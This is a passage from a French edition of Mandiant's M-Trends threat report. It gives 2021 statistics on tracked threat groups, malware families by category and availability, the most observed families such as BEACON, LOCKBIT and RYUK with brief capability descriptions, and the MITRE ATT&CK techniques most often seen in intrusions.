
Groupes cybercriminels

Mandiant suit actuellement les faits et gestes de plus de 2 800 groupes cybercriminels, dont quelque 1 100 nouveaux acteurs rien que pour la période étudiée dans cette édition du ***M-Trends***. Nous continuons d'élargir notre vaste base de connaissances au fil de nos missions d'investigation et de l'analyse des données issues de rapports publics, du partage d'informations et d'autres recherches.

En 2021, l'équipe a ainsi pu catégoriser deux nouveaux groupes – FIN12[8] et FIN13[9] – et en fusionner 185 autres sur la base d'études approfondies des chevauchements et recoupements d'activités. Pour tout savoir sur la définition et le référencement des groupes non classés (UNC), veuillez consulter l'article « How Mandiant Tracks Uncategorized Threat Actors »[10] sur le blog de Mandiant (en anglais).



Groupes cybercriminels – 2021



* Mandiant suit les groupes APT (Advanced Persistent Threat) allant de 0 à 41. Au fil du temps, APT 11 et APT 13 ont fusionné avec d'autres groupes et sont ainsi devenus obsolètes.
Les groupes APT suivis activement par Mandiant sont donc au nombre de 40.


8. Mandiant (7 octobre 2021), « FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets ».
9. Mandiant (7 décembre 2021), « FIN13: A Cybercriminal Threat Actor Focused on Mexico ».
10. Mandiant (17 décembre 2020), « DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors ».

Malware

Mandiant continue d'enrichir sa base de connaissances des malwares à partir de données issues de ses propres investigations, de rapports publics, du partage d'informations et d'autres études. En 2021, l'équipe a effectué un suivi de quelque 700 nouvelles familles de malware – un chiffre en constante évolution et qui ne semble pas près de reculer.

L'étude des environnements compromis fait ressortir 365 familles de malwares distinctes (un nombre également en augmentation par rapport aux années précédentes). Parmi celles-ci, 154 correspondent à des menaces que Mandiant a commencé à surveiller en 2021.

Une famille de malware désigne un type ou un ensemble de programmes malveillants dont la ressemblance du code permet de les classer dans un même groupe. Le terme de « famille » élargit donc le périmètre d'un malware unique, celui-ci pouvant être transformé au fil du temps tout en conservant son appartenance fondamentale à un même groupe.



- Nouvelles familles de malware surveillées en 2021
- Nouvelles familles de malware surveillées et observées en 2021
- Familles de malware observées en 2021


Familles de malware par catégorie

Les 733 nouvelles familles de malware surveillées en 2021 appartiennent à six catégories principales : backdoors (portes dérobées) (31 %), downloaders (téléchargeurs) (13 %), droppers (injecteurs) (13 %), ransomware (rançongiciels) (7 %), launchers (lanceurs) (5 %) et voleurs d'identifiants (5 %). Ce classement reste assez stable par rapport aux années précédentes.

Une catégorie décrit l'objectif principal d'une famille de malware donnée, chacune étant assignée à celle qui correspond le mieux à sa finalité.

Catégorie de malwares	Objectif principal
Backdoor	Un programme permettant l'exécution interactive de commandes sur le système infecté.
Voleur d'identifiants	Un utilitaire facilitant la consultation, la copie ou le vol d'informations d'identification.
Downloader	Un programme dont le seul but est de télécharger (voire lancer) un fichier à partir d'une adresse spécifique, sans autre fonctionnalité ni support de commandes interactives.
Dropper	Un programme utilisé pour extraire, installer et potentiellement lancer ou exécuter un ou plusieurs fichiers.
Launcher	Un programme dont le rôle premier est de lancer un ou plusieurs fichiers. À la différence d'un dropper ou d'un installateur, il ne contient ni ne configure les fichiers en question : il se contente de les exécuter ou de les charger.
Ransomware	Un programme malveillant utilisé notamment pour chiffrer les données d'une victime et lui en restituer l'accès contre le paiement d'une rançon.
Autres	Comprend toutes les autres catégories de malware comme les utilitaires, les enregistreurs de saisies clavier (keyloggers), les malwares de terminaux PDV (points de vente), les tunnelers et les dataminers.

Nouvelles familles de malware surveillées par catégorie – 2021



Une famille de malware observée correspond à une famille identifiée au cours des investigations menées par les experts Mandiant.


Familles de malware observées par catégorie

Les backdoors restent un grand classique et représentent la plus importante catégorie de malware observée depuis le début de nos investigations. Les 365 familles de malware recensées en 2021 appartiennent à six catégories principales : les backdoors (40 %), les droppers (12 %), les ransomwares (10 %), les downloaders (7 %), les voleurs d'identifiants (5 %) et les launchers (4 %).

Notons que 22 % des familles de malware observées tombent dans la catégorie « Autres », un chiffre en phase avec les familles de malwares nouvellement ajoutées à la liste de surveillance. Cette valeur, qui reste stable par rapport aux années précédentes, s'explique par le fait que les cybercriminels continuent de créer et de déployer différents outils pour parvenir à leurs objectifs.

Mandiant constate que les attaquants utilisent une plus grande diversité de ransomwares, portant leur part à 10 % de toutes les familles de malware observées, contre 8 % en 2020.


Familles de malware observées par catégorie – 2021



Un outil ou une famille de code publiquement disponible est accessible sans restriction. Cela comprend les outils téléchargeables gratuitement sur Internet, ainsi que ceux vendus ou achetés, dès lors que la transaction est ouverte à tous.

Nouvelles familles de malware surveillées par niveau de disponibilité – 2021


L'étude des experts Mandiant montre que 86 % des nouvelles familles de malware surveillées sont des programmes propriétaires et que 14 % sont des malwares publics. La majorité des familles de malware fraîchement placées sous surveillance restent distribuées de façon restreinte ou sont vraisemblablement développées en privé.



Un outil ou une famille de code propriétaire n'est, à notre connaissance, pas disponible publiquement (que ce soit gratuitement ou à l'achat). Cela peut comprendre les outils développés, détenus ou utilisés en privé, ou bien partagés ou vendus auprès d'une clientèle restreinte.

Familles de malwares observées par niveau de disponibilité – 2021

Les experts Mandiant ont constaté que 72 % des familles de malware utilisées en 2021 par les attaquants sont propriétaires, contre 28 % disponibles publiquement. Ces chiffres reflètent donc une tendance en phase avec les familles de malware nouvellement ajoutées à la liste de surveillance. Les cybercriminels utilisent aussi bien des malwares privés que publics pour atteindre leurs objectifs. Ils sont nombreux à déployer souvent les mêmes familles de malware en libre accès sur Internet, par exemple BEACON. Mandiant observe toutefois une forte capacité d'innovation chez certains attaquants, ce qui leur permet de s'adapter aux environnements de leurs victimes.



Évolution de l'utilisation de BEACON

24 % → 28 %


DES INTRUSIONS EN 2020 **DES INTRUSIONS EN 2021**

Familles de malware les plus observées

Les six familles de malware les plus observées en 2021 sont BEACON, SUNBURST, METASPLOIT, SYSTEMBC, LOCKBIT et RYUK. Notons que BEACON arrive encore largement en tête de ce classement, avec une occurrence trois fois plus forte par rapport au malware arrivant à la deuxième place. De plus, son utilisation est en hausse, passant de 24 % des intrusions en 2020 à 28 % en 2021. BEACON reste de loin la famille de malware de prédilection des attaquants : une tendance qui devrait encore s'accentuer dans les années à venir.

On retrouve SUNBURST[11] dans 9 % des intrusions étudiées par Mandiant en 2021. Cette famille de malware s'est diffusée à travers le monde par l'intermédiaire d'une mise à jour malveillante, aboutissant de fait à des cas de compromission à grande échelle. Notons que cet indicateur est en phase avec le deuxième vecteur d'infection initiale le plus fréquent, c'est-à-dire la compromission de la supply chain.

Familles de malware les plus observées – 2021



RYUK et LOCKBIT correspondent aux deux familles de ransomware les plus observées par Mandiant en 2021. Le groupe FIN12[12], nouvellement catégorisé, s'est notamment servi de RYUK, BEACON, SYSTEMBC et METASPLOIT pour perpétrer certaines des intrusions les plus prolifiques de l'année écoulée. Plus généralement, les ransomwares représentent toujours une part considérable des familles de malware déployées chaque année.

Les attaquants continuent d'employer un large éventail de malwares pour mener leurs offensives : en 2021, seules 3,8 % des familles de malware ont été observées dans dix intrusions ou plus, tandis que 81 % n'ont été utilisées que dans un ou deux cas d'intrusion. Au fil des ans, Mandiant constate une diversification de la panoplie d'attaque allant de pair avec l'évolution des menaces. Cette observation se confirme par une réutilisation limitée des mêmes outils d'une intrusion à l'autre.

11. Mandiant (13 décembre 2020), « FIN12: « Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor ».
12. Mandiant (7 octobre 2021), « FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets ».

Définitions des malwares

BEACON est un malware de type backdoor disponible dans le commerce. Celui-ci fait partie intégrante de la plateforme logicielle Cobalt Strike, couramment utilisée lors de tests d'intrusion. Parmi ses fonctionnalités : l'injection et l'exécution de code arbitraire, le chargement et le téléchargement de fichiers, ou encore l'exécution de commandes shell. Les investigations de Mandiant montrent que BEACON est utilisé par plusieurs groupes cyber comme APT19, APT32, APT40, APT41, FIN6, FIN7, FIN9, FIN11, FIN12 et FIN13, ainsi que près de 650 clusters non classés (UNC).

SUNBURST est une backdoor développée en .NET qui communique initialement au moyen de requêtes DNS. La porte dérobée génère le domaine du serveur distant initial à l'aide d'un algorithme dédié. La réponse DNS renvoie un enregistrement CNAME contenant le domaine du serveur de commande et contrôle (CnC) utilisé pour les communications qui s'ensuivent via HTPP. Les fonctionnalités du malware comprennent le téléchargement, l'exécution et la gestion de fichiers, la manipulation du registre ainsi que l'interruption de processus. SUNBURST peut aussi désactiver certains services afin de contourner les mécanismes de détection et envoyer des informations système de base comme l'adresse IP, la configuration DHCP et les informations de domaine. SUNBURST est notamment utilisé par le groupe non catégorisé UNC2452[13].

METASPLOIT est une plateforme de test d'intrusion permettant aux utilisateurs d'identifier, d'exploiter et de valider des vulnérabilités. Mandiant a constaté que les groupes APT40, APT41, FIN6, FIN7, FIN11, FIN12, FIN13 et 40 clusters non classés (UNC) utilisaient METASPLOIT, les objectifs allant du cyberespionnage au gain financier, en passant par les tests d'intrusion.

SYSTEMBC est un tunneler développé en C, capable de récupérer des commandes proxy à partir d'un serveur de commande et contrôle à l'aide d'un protocole binaire personnalisé via TCP. Le malware fait alors office de proxy entre le serveur CnC et un système distant. SYSTEMBC est également apte à récupérer d'autres charges actives (payloads) via HTTP, certains variants utilisant le réseau Tor à cet effet. Les payloads ainsi téléchargés peuvent être écrits sur le disque ou chargés directement en mémoire avant l'exécution. SYSTEMBC est souvent utilisé pour masquer le trafic réseau associé à d'autres familles de malware (DANABOT, SMOKELOADER et URSNIF ont notamment été observées). Mandiant note que SYSTEMBC a été utilisé par FIN12 et jusqu'à dix groupes UNC dans le cadre d'attaques à visée financière.

LOCKBIT est un ransomware visant à chiffrer les fichiers locaux ainsi que les données stockées sur les plateformes de partage réseau. Le malware peut aussi identifier d'autres systèmes présents sur le réseau et se diffuser via SMB. Avant de chiffrer les fichiers, LOCKBIT efface les journaux d'événements, supprime les snapshots de volumes compromis et interrompt les processus et services pouvant altérer sa capacité à effectuer ce chiffrement (au format « .lockbit »). D'après les observations de Mandiant, plus de dix groupes UNC ont utilisé LOCKBIT pour du cyberespionnage ou des attaques à visée financière.

RYUK est un ransomware développé en C, capable de chiffrer les fichiers stockés localement ainsi qu'en partage réseau. Il supprime également les sauvegardes et les snapshots de volumes compromis. Certains variants peuvent se propager dans les autres systèmes du réseau. Mandiant a constaté que RYUK était utilisé par les groupes FIN6, FIN12 et dix autres clusters UNC à motivation financière.


13. Pour plus d'informations, consultez notre centre de ressources dédiées à la compromission de SolarWinds.

L'efficacité contre les systèmes d'exploitation permet de déterminer les OS les plus vulnérables à une famille de malware donnée.


Efficacité contre les systèmes d'exploitation

Dans la continuité des tendances passées, Windows reste l'OS le plus vulnérable aux nouvelles familles de malware surveillées et observées. Cependant, on note aussi que leur efficacité est en hausse sur les systèmes Linux, passant de 8 % en 2020 à 11 % en 2021 pour les familles de malware nouvellement placées sous surveillance, et bondissant même de 13 % (2020) à 18 % (2021) en ce qui concerne les familles de malware déjà observées. Cette efficacité accrue contre Linux reflète la capacité et la volonté délibérée des attaquants de cibler différents systèmes d'exploitation, auxquels ils continuent toutefois de porter la même attention relative, comme le montrent nos investigations.

Efficacité des nouvelles familles de malware surveillées par OS – 2021



Efficacité des familles de malware observées par OS – 2021



Techniques d'attaque

Mandiant apporte un soutien continu à la communauté de la cybersécurité en alignant ses conclusions sur le framework MITRE ATT&CK. En 2021, MITRE a publié les versions 9 et 10 de son référentiel, élargissant la couverture des techniques liées à Linux, à macOS et aux containers. Au total, nous avons déjà recoupé plus de 2 100 techniques avec MITRE ATT&CK, dont plus de 300 rien que cette année.


Les entreprises doivent prioriser les mesures de sécurité à mettre en œuvre en fonction de la probabilité de survenance de différentes techniques d'attaque. En ce sens, l'étude des méthodes de compromission, ainsi que de leur récurrence au cours de cas récents, permet aux équipes de prendre de meilleures décisions de cybersécurité.

Les investigations de Mandiant montrent qu'en 2021, les attaquants ont utilisé 70 % de techniques et 46 % de sous-techniques référencées dans le framework MITRE ATT&CK – soit une augmentation respective de 11 % et de 92 % par rapport à l'année précédente. Bien que ces chiffres illustrent la diversification des techniques employées en vue d'élargir leur présence dans les environnements compromis, les experts Mandiant y voient aussi le reflet d'une classification plus efficace et de la catégorisation systématique des données liées aux menaces, implémentée en 2021.

L'équipe souligne que 43 % des techniques observées (30 % de l'ensemble des techniques) sont déployées dans plus de 5 % des intrusions, contre 37 % (23 % de l'ensemble des techniques) en 2020. Logiquement, Mandiant recommande aux professionnels de la sécurité de prioriser l'implémentation de mesures visant à lutter contre les techniques prédominantes.

MITRE ATT&CK® est une base de connaissances ouverte qui liste les tactiques et techniques d'attaque observées sur le terrain. Elle fournit un cadre de référence aux structures publiques et privées, ainsi qu'à l'ensemble de la communauté de la cybersécurité, pour le développement de modèles de menaces et de méthodologies spécifiques.

Techniques MITRE ATT&CK les plus utilisées – 2021



Plus de la moitié des incidents analysés par Mandiant en 2021 impliquent l'obscurcissement de fichiers ou d'informations, tant par le biais du chiffrement que de l'encodage, le but étant de rendre la détection et l'analyse plus difficiles (T1027).

Les cybercriminels ont encore fréquemment recours à un interpréteur de scripts ou de commandes à des fins d'infiltration plus approfondie (T1059). Dans 65 % des cas (29 % de l'ensemble des intrusions), il s'agit de PowerShell (T1059.001).

Dans 37 % de nos investigations, les attaquants communiquaient à l'aide de protocoles applicatifs (T1071). Parmi ces incidents, 87 % (soit 32 % de l'ensemble des cas étudiés) ont impliqué l'usage spécifique de protocoles web tels que HTTP et HTTPS.

Les adversaires exécutent des actions de découverte d'informations système (T1082) et de fichiers et répertoires (T1083) dans 32 % des cas, à parts égales pour chacune des deux techniques. De même, 32 % des investigations comportent la suppression d'indicateurs de compromission sur l'hôte (T1070) – 85 % de ces incidents (27 % de l'ensemble des intrusions) impliquant l'effacement de fichiers.

Enfin, tout comme le révélait déjà notre précédent rapport, les attaquants continuent d'exploiter les systèmes natifs de l'environnement des victimes pour y élargir leur présence. Cette tendance se reflète tout particulièrement dans l'usage appuyé des protocoles web, de PowerShell, des services système et du RDP. Pour les entreprises, tout l'enjeu consiste donc à trouver le juste équilibre entre, d'une part, la commodité et l'accessibilité des technologies couramment utilisées et, de l'autre, la sécurité de leurs environnements.


Top 10 des techniques les plus observées

1.	T1027 : obscurcissement de fichiers ou données	51,4 %
2.	T1059 : interpréteur de scripts et de commandes	44,9 %
3.	T1071 : protocole sur la couche applicative	36,8 %
4.	T1082 : découverte d'informations système	31,8 %
5.	T1083 : découverte de fichiers et répertoires	31,7 %
6.	T1070 : suppression d'indicateurs de compromission sur l'hôte	31,7 %
7.	T1055 : injection de code dans un processus	28,5 %
8.	T1021 : services distants	27,4 %
9.	T1497 : contournement des environnements sandbox et de virtualisation	26,9 %
10.	T1105 : transfert d'outils externes	26,5 %
	T1569 : services système	26,5 %

Top 5 des sous-techniques les plus observées

1.	T1071.001 : protocoles web	32,0 %
2.	T1059.001 : PowerShell	29,4 %
3.	T1070.004 : suppression de fichiers	27,1 %
4.	T1569.002 : exécution de service	26,5 %
5.	T1021.001 : protocole RDP	23,4 %

Technologies fréquemment ciblées – 2021



TECHNIQUES MITRE ATT&CK DANS LE CYCLE D'ATTAQUE CIBLÉE OBSERVÉ PAR MANDIANT – 2021

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Le cycle d'attaque ciblée Mandiant correspond à la séquence prévisible d'événements qu'utilisent les cybercriminels pour mener à bien leurs offensives. Plus d'informations sur https://www.mandiant.com/resources/targeted-attack-lifecycle.

Reconnaissance initiale

Reconnaissance

T1595 : scan actif	0,8 %	T1595.002 : analyse de vulnérabilité	0,5 %
		T1595.001 : analyse des blocs IP	0,3 %

Développement de ressources

T1588 : obtention de fonctionnalités	16,0 %	T1588.003 : certificats de signature de code	15,5 %
		T1588.004 : certificats numériques	0,5 %
